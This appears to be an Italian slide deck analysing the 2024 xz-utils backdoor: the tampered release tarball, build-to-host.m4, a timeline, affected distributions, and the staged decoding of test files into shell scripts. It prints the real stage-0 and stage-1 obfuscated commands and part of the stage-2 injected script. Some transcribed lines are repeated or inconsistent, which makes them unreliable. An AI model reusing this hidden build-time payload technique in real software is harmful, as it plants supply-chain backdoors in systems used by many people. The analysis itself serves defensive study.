
322 + good-large_compressed.lzma was created with a mix of repeated

323 + characters and random data to test a data stream containing many

324 + matches and many literals.

325 +

[...]



LA STRATEGIA DI JIA TAN

Release tarball

Viene creato il package contenente il Source Code, destinato ai debian developers, e le relative tarball che verranno inserite nella sezione Releases sul upstream GitHub e sulla analoga sezione downstream Debian.

▼ Assets 10		
xz-5.6.0.tar.bz2	2.18 MB	Feb 24
xz-5.6.0.tar.bz2.sig	566 Bytes	Feb 24
xz-5.6.0.tar.gz	2.9 MB	Feb 24
xz-5.6.0.tar.gz.sig	566 Bytes	Feb 24
xz-5.6.0.tar.xz	1.69 MB	Feb 24
xz-5.6.0.tar.xz.sig	566 Bytes	Feb 24
xz-5.6.0.tar.zst	1.75 MB	Feb 24
xz-5.6.0.tar.zst.sig	566 Bytes	Feb 24
Source code (zip)		Feb 24
Source code (tar.gz)		Feb 24

👍 2 🗑️ 2 🗣️ 6 10 people reacted

GET		https://salsa.debian.org/debian/xz-utils/-/releases/v5.6.0/xz-utils-v5.6.0.tar	
Params		Authorization	
Headers (7)		Body	
Pre-request Script		Tests	
Settings			
Body		Cookies	
Headers (27)		Test Results	
		🌐 200 OK 920 ms 1.69 KB 📄 Sa	
Content-Disposition		📘	attachment; filename="xz-utils-v5.6.0.tar"
Content-Length		📘	5560320
Content-Security-Policy		📘	connect-src 'self' http://localhost:* ws://local
Content-Transfer-Encoding		📘	binary
Content-Type		📘	application/octet-stream



LA STRATEGIA DI JIA TAN

Release tarball


Nella fase di creazione del package, poi mandato da upstream a downstream, gli *autotool* fanno uso dei Makefile per generare la tarball.

In Makefile.in è possibile distinguere il file "m4/build-to-host.m4".

Debian / Xz Utils / Commits / 12388833

```
Makefile.in
```

```
... @@ -92,15 +92,16 @@ host_triplet = @host@
92  subdir = .
93  ACLOCAL_M4 = $(top_srcdir)/aclocal.m4
94  am__aclocal_m4_deps =
    $(top_srcdir)/m4/ax_pthread.m4 \
95 -    $(top_srcdir)/m4/getopt.m4
    $(top_srcdir)/m4/gettext.m4 \
96 -    $(top_srcdir)/m4/host-cpu-c-abi.m4
    $(top_srcdir)/m4/iconv.m4 \
    ... @@ -92,15 +92,16 @@ host_triplet = @host@
92  subdir = .
93  ACLOCAL_M4 = $(top_srcdir)/aclocal.m4
94  am__aclocal_m4_deps =
    $(top_srcdir)/m4/ax_pthread.m4 \
95 +    $(top_srcdir)/m4/build-to-host.m4
    $(top_srcdir)/m4/getopt.m4 \
96 +    $(top_srcdir)/m4/gettext.m4
    $(top_srcdir)/m4/host-cpu-c-abi.m4 \
```



LA STRATEGIA DI JIA TAN


Release tarball

Il file `m4/build-to-host.m4` contiene la prima fase della costruzione della backdoor.

Questo script proviene originariamente dalla libreria gnulib ed offre un supporto trigger in fase di installazione del pacchetto (conversione dei path). Tale file non è presente nella cartella `m4` né in upstream né in downstream, ma è menzionato nel `.gitignore` di `/m4`.

Tale trigger è stato inserito nella tarball durante la creazione della Release.

Cosa eseguirà `build-to-host.m4`?




LA STRATEGIA DI JIA TAN

Release e diffusione della backdoor

Eventi rilevanti nella diffusione verso le distro aventi integrazione sshd con systemd:

- 24 Febbraio 2024: xz-utils **5.6.0 release**;
- 26 Febbraio 2024: xz-utils 5.6.0 *Unstable* su Debian;
- 27 Febbraio 2024: Jia Tan contatta Fedora per un update xz-utils su Fedora 40;
- 5 Marzo 2024: xz-utils 5.6.0 *Testing* su Debian;
- 9 Marzo 2024: xz-utils **5.6.1 release**;
- 25 Marzo 2024: Hans Jansen segnala bug a Debian e richiede update a xz-utils 5.6.1;
- 27 Marzo 2024: xz-utils 5.6.1 su Debian;




LA STRATEGIA DI JIA TAN

Distribuzioni infette

Dal report di Tenable:

- Debian experimental, unstable, testing da 5.5.1alpha-0.1 a 5.6.1-1;
- Fedora "development": Rawhide, 40beta, 41;
- OpenSUSE Tumbleweed (update tra 7 Marzo e 28 Marzo);
- OpenSUSE MicroOS (update tra 7 Marzo e 29 Marzo);
- Kali Linux (tra 26 e 29 Marzo);
- Arch Linux, solo alcuni artefatti (update medium, virtual machine, container).



LA STRATEGIA DI JIA TAN

Installazione della Backdoor

Il Package Manager della distribuzione (ad es. *apt* per Debian, *yum* per Fedora) scarica la tarball di XZ utils. La tarball di un package normalmente contiene:

- Codice pre-compilato;
- File di configurazione e metadati;
- Opzionalmente, scripts del maintainer e triggers a supporto dell'installazione.

La tarball contiene il trigger nascosto `m4/build-to-host.m4`.




LA STRATEGIA DI JIA TAN

Installazione della Backdoor

Estratto da infografica di Thomas Roccia.

Stage di installazione:


- Stage 0: build-to-host.m4;
- Stage 1: *Hello World*;
- Stage 2: *injected.txt*.





LA STRATEGIA DI JIA TAN

Stage 0





LA STRATEGIA DI JIA TAN


Stage 0

Scaricata la tarball sulla macchina, viene azionato m4/build-to-host.m4. Questo script, modificato rispetto al modello di default, modifica il file `$builddir/src/liblzma/Makefile` perché termini eseguendo questi punti:

1. Legge `/test/files/bad-3-corrupt_lzma2.xz`;
2. Effettua una sostituzione di caratteri;
3. Esegue il file Bash risultante.

Semplificando, le istruzioni aggiunte corrispondono alla seguente riga di comando:

```
cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-" | xz -d |  
    /bin/bash >/dev/null 2>&1
```

LA STRATEGIA DI JIA TAN

Stage 0

```
cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\- " | xz -d  
| /bin/bash >/dev/null 2>&1
```

- *cat* scrive in output tutti gli stream del file;
- Il comando pipe, "|", trasforma l'output del comando a sinistra nell'input del comando a destra.
- *tr* sostituisce ogni elemento dell'input secondo una relazione d'ordine stabilita dalle due righe successive: "\t" con " ", " " con "\t", "\-" con "_", "_" con "\-";
- *xz -d* esegue una decompressione dell'input (che è in formato .xz);
- */bin/bash* esegue il codice Bash dato in input.
- ">/dev/null 2>&1" reindirige stream d'errore e di output verso null, "silenziando" l'esecuzione.



LA STRATEGIA DI JIA TAN

Stage 0

Se si clonasse la repository per poi eseguire su riga di comando:

```
cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
```

Si otterrebbe un codice sorgente che, ordinato con caratteri di "a capo", apparirebbe come segue nelle prossime slide, rispettivamente in xz-utils versione 5.6.0 e 5.6.1 . Sono evidenziate in rosso le differenze principali.



####World####



LA STRATEGIA DI JIA TAN

```
$ cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" "\t\_-" | xz -d
```

```
####Hello####
```

```
# 0xE5 0x55 0x89 0xB7 0x24 0x04 0xD8 0x17
```

```
[ ! $(uname) = "Linux" ] && exit 0
```

```
[ ! $(uname) = "Linux" ] && exit 0
```

```
[ ! $(uname) = "Linux" ] && exit 0
```

```
[ ! $(uname) = "Linux" ] && exit 0
```

```
[ ! $(uname) = "Linux" ] && exit 0
```

```
[ ! $(uname) = "Linux" ] && exit 0
```

```
eval `grep ^srcdir= config.status`
```

```
if test -f ../../config.status;then
```

```
eval `grep ^srcdir= ../../config.status`
```

```
srcdir="../../$srcdir"
```

```
fi
```

```
export i="((head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(head -c +1024 >/dev/null) && head -c +2048 &&
```

```
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| eval $i|tail -c +31233| tr "\114\321\322\377\35\47\14\34\0\13\50\113" "\0-\377")|
```

```
xz -F raw --lzma1 -dc|/bin/sh
```

```
####World####
```



LA STRATEGIA DI JIA TAN

Stage 1



m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
63 gl_[${1}_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[${1}_prefix -d 2>/dev/null'
95 gl_path_map='tr \"t \-\" \" \t\_\"'
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f () are replaced with 0x2d

Uncorrupted
bad-3-corrupt_lzma2.xz



Stage 1 - Bash File

v5.6.0

- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1

- Bytes in comment: E5 55 89 67 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with `xz -dc`
2. Remove junk data from the file using multiple `head` tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using `xz -F raw --lzma1 -dc`

Bash script



Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking

1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: `LC_ALL=C sed "s/\t/\n/g"`
3. Decrypt using AWK script (RC4-like)
4. Decompress with `xz -dc --single-stream`
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!




v5.6.1 Extension Mechanism

1. Search Files: use `grep -broaF` in tests/files/ for signatures:
output: "file_name:offset:signature"
a. "~!:_W", "|_|{-" "file_name:offset:signature"
b. "jv!A%", "%A.IZ"
2. If Found:
a. Save first offset + 7 as \$start
b. Save second file's offset as \$end
3. Next Steps:
a. Merge found segments
b. Decipher with custom byte mapping
c. Decompress & execute data



No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

X@FROGGER_
THOMAS ROCCIA



LA STRATEGIA DI JIA TAN

Stage 1

Questo stage si concentra sull'ultima riga dello scorso Bash file, dove viene processato *good_large-compressed.lzma*.

```
[...]  
(head -c +1024 >/dev/null) && head -c +939);  
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| eval $i|tail -c +31233| tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")| xz -F raw --lzma1 -dc|/bin/sh  
####World####
```

Prima di arrivare a questa riga, le istruzioni precedenti fanno questo:

- (solo in 5.6.1) verifica se il programma sta andando su Linux;
- Viene definita *\$i* come una funzione che seleziona quali Byte ignorare/ammettere.



LA STRATEGIA DI JIA TAN

Stage 1

```
[...]  
(head -c +1024 >/dev/null) && head -c +939);  
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| eval $i|tail -c +31233| tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")| xz -F raw --lzma1 -dc|/bin/sh  
####World####
```

Decompressione di good-large_compressed.lzma e invia su stdout.




LA STRATEGIA DI JIA TAN

Stage 1

```
[...]  
(head -c +1024 >/dev/null) && head -c +939);  
(xz -dc $srcdir/tests/files/good-large_compressed.lzma | eval $i | tail -c +31233 | tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377") | xz -F raw --lzma1 -dc | /bin/sh  
####World####
```

Prende l'output precedente e lo dà in input alla funzione $\$i$.

Manda l'output su stdout.





LA STRATEGIA DI JIA TAN

Stage 1

```
[...]  
(head -c +1024 >/dev/null) && head -c +939);  
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| eval $i|tail -c +31233| tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")| xz -F raw --lzma1 -dc|/bin/sh  
####World####
```

Prende l'output precedente ed esclude i primi +N Byte, invia il resto su stdout.




LA STRATEGIA DI JIA TAN

Stage 1

```
[...]  
(head -c +1024 >/dev/null) && head -c +939);  
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| eval $i|tail -c +31233| tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")| xz -F raw --lzma1 -dc|/bin/sh  
####World####
```

Applica un cifrario di sostituzione in ottale che mappa array di Byte verso range $0_8 - 377_8$:

- range da 114_8 a 321_8
- range da 322_8 a 377_8
- range da 35_8 a 47_8
- range da 14_8 a 34_8
- range da 0_8 a 13_8
- range da 50_8 a 113_8



LA STRATEGIA DI JIA TAN

Stage 1

```
[...]  
(head -c +1024 >/dev/null) && head -c +939);  
(xz -dc $srcdir/tests/files/good-large_compressed.lzma| eval $i|tail -c +31233| tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")| xz -F raw --lzma1 -dc|/bin/sh  
####World####
```

Il binario risultante dalla precedente operazione viene decompresso.

Da qui si ottiene un file molto lungo che Andres Freund allega alla mailing list col nome di *injected.txt*. Nelle prossime slide ci sono degli snippet.

Successivamente, quest'ultimo file viene eseguito con Shell.



LA STRATEGIA DI JIA TAN

```
1 P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
2 C="pic_flag=\" $P\""
3 O="pic_flag=\" -fPIC -DPIC\" $"
4 R="is_arch_extension_supported"
5 x="__get_cpuid("
6 p="good-large_compressed.lzma"
7 U="bad-3-corrupt_lzma2.xz"
8 eval $zrKcVq
9 if test -f config.status; then
10 eval $zrKcSS
11 eval `grep ^LD=\` \V config.status`
12 eval `grep ^CC=\` config.status`
13 eval `grep ^GCC=\` config.status`
14 eval `grep ^srcdir=\` config.status`
15 eval `grep ^build=\`x86_64 config.status`
16 eval `grep ^enable_shared=\`yes\` config.status`
17 eval `grep ^enable_static=\` config.status`
18 eval `grep ^gl_path_map=\` config.status`
19 eval $zrKccj
20 if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"]=" 1"' config.status > /dev/null 2>&1;then
21 exit 0
22 fi
23 if ! grep -qs 'define HAVE_FUNC_ATTRIBUTE_IFUNC 1' config.h > /dev/null 2>&1;then
24 exit 0
25 fi
26 if test "x$enable_shared" != "xyes";then
27 exit 0
28 fi
29 if ! (echo "$build" | grep -Eq "^x86_64" > /dev/null 2>&1) && (echo "$build" | grep -Eq "linux-gnu$" > /dev/null 2>&1);then
30 exit 0
31 fi
32 if ! grep -qs "$R()" $srcdir/src/liblzma/check/crc64_fast.c > /dev/null 2>&1; then
33 exit 0
34 fi
35 if ! grep -qs "$R()" $srcdir/src/liblzma/check/crc32_fast.c > /dev/null 2>&1; then
36 exit 0
37 fi
38 if ! grep -qs "$R()" $srcdir/src/liblzma/check/crc_x86_clmul.h > /dev/null 2>&1; then
39 exit 0
40 fi
41 if ! grep -qs "$x" $srcdir/src/liblzma/check/crc_x86_clmul.h > /dev/null 2>&1; then
42 exit 0
43 fi
44 if test "x$GCC" != 'xyes' > /dev/null 2>&1;then
45 exit 0
46 fi
```

```
47: if test "x$CC" != 'xgcc' > /dev/null 2>&1;then
48: exit 0
49: fi
50: LDv=$LD" -v"
51: if ! $LDv 2>&1 | grep -qs 'GNU ld' > /dev/null 2>&1;then
52: exit 0
53: fi
54: if ! test -f "$srcdir/tests/files/$p" > /dev/null 2>&1;then
55: exit 0
56: fi
57: if ! test -f "$srcdir/tests/files/$U" > /dev/null 2>&1;then
58: exit 0
59: fi
60: if test -f "$srcdir/debian/rules" || test "x$RPM_ARCH" = "x86_64";then
61: eval $zrKcst
62: j="ACLOCAL_M4=\$(top_srcdir)/aclocal.m4"
63: if ! grep -qs "$j" src/liblzma/Makefile > /dev/null 2>&1;then
64: exit 0
65: fi
66: z="am__uninstall_files_from_dir = {"
67: if ! grep -qs "$z" src/liblzma/Makefile > /dev/null 2>&1;then
68: exit 0
69: fi
70: w="am__install_max ="
71: if ! grep -qs "$w" src/liblzma/Makefile > /dev/null 2>&1;then
72: exit 0
73: fi
74: E=$z
75: if ! grep -qs "$E" src/liblzma/Makefile > /dev/null 2>&1;then
76: exit 0
77: fi
78: Q="am__ypath_adj_setup ="
79: if ! grep -qs "$Q" src/liblzma/Makefile > /dev/null 2>&1;then
80: exit 0
81: fi
82: M="am__include = include"
83: if ! grep -qs "$M" src/liblzma/Makefile > /dev/null 2>&1;then
84: exit 0
85: fi
86: L="all: all-recursive$"
87: if ! grep -qs "$L" src/liblzma/Makefile > /dev/null 2>&1;then
88: exit 0
89: fi
90: m="LTLIBRARIES=\$(lib_LTLIBRARIES)"
91: if ! grep -qs "$m" src/liblzma/Makefile > /dev/null 2>&1;then
```



```

145: if ! grep -qs "$R()" $top_srcdir/src/liblzma/check/crc32_fast.c; then
146: exit 0
147: fi
148: if ! grep -qs "$R" $top_srcdir/src/liblzma/check/crc_x86_clmul.h; then
149: exit 0
150: fi
151: if ! grep -qs "$x" $top_srcdir/src/liblzma/check/crc_x86_clmul.h; then
152: exit 0
153: fi
154: if ! grep -qs "$C" ../libtool; then
155: exit 0
156: fi
157: if ! echo $liblzma_la_LINK | grep -qs -e "z,-now" -e "-z -Wl,now" >/dev/null 2>&1; then
158: exit 0
159: fi
160: if echo $liblzma_la_LINK | grep -qs -e "lazy" >/dev/null 2>&1; then
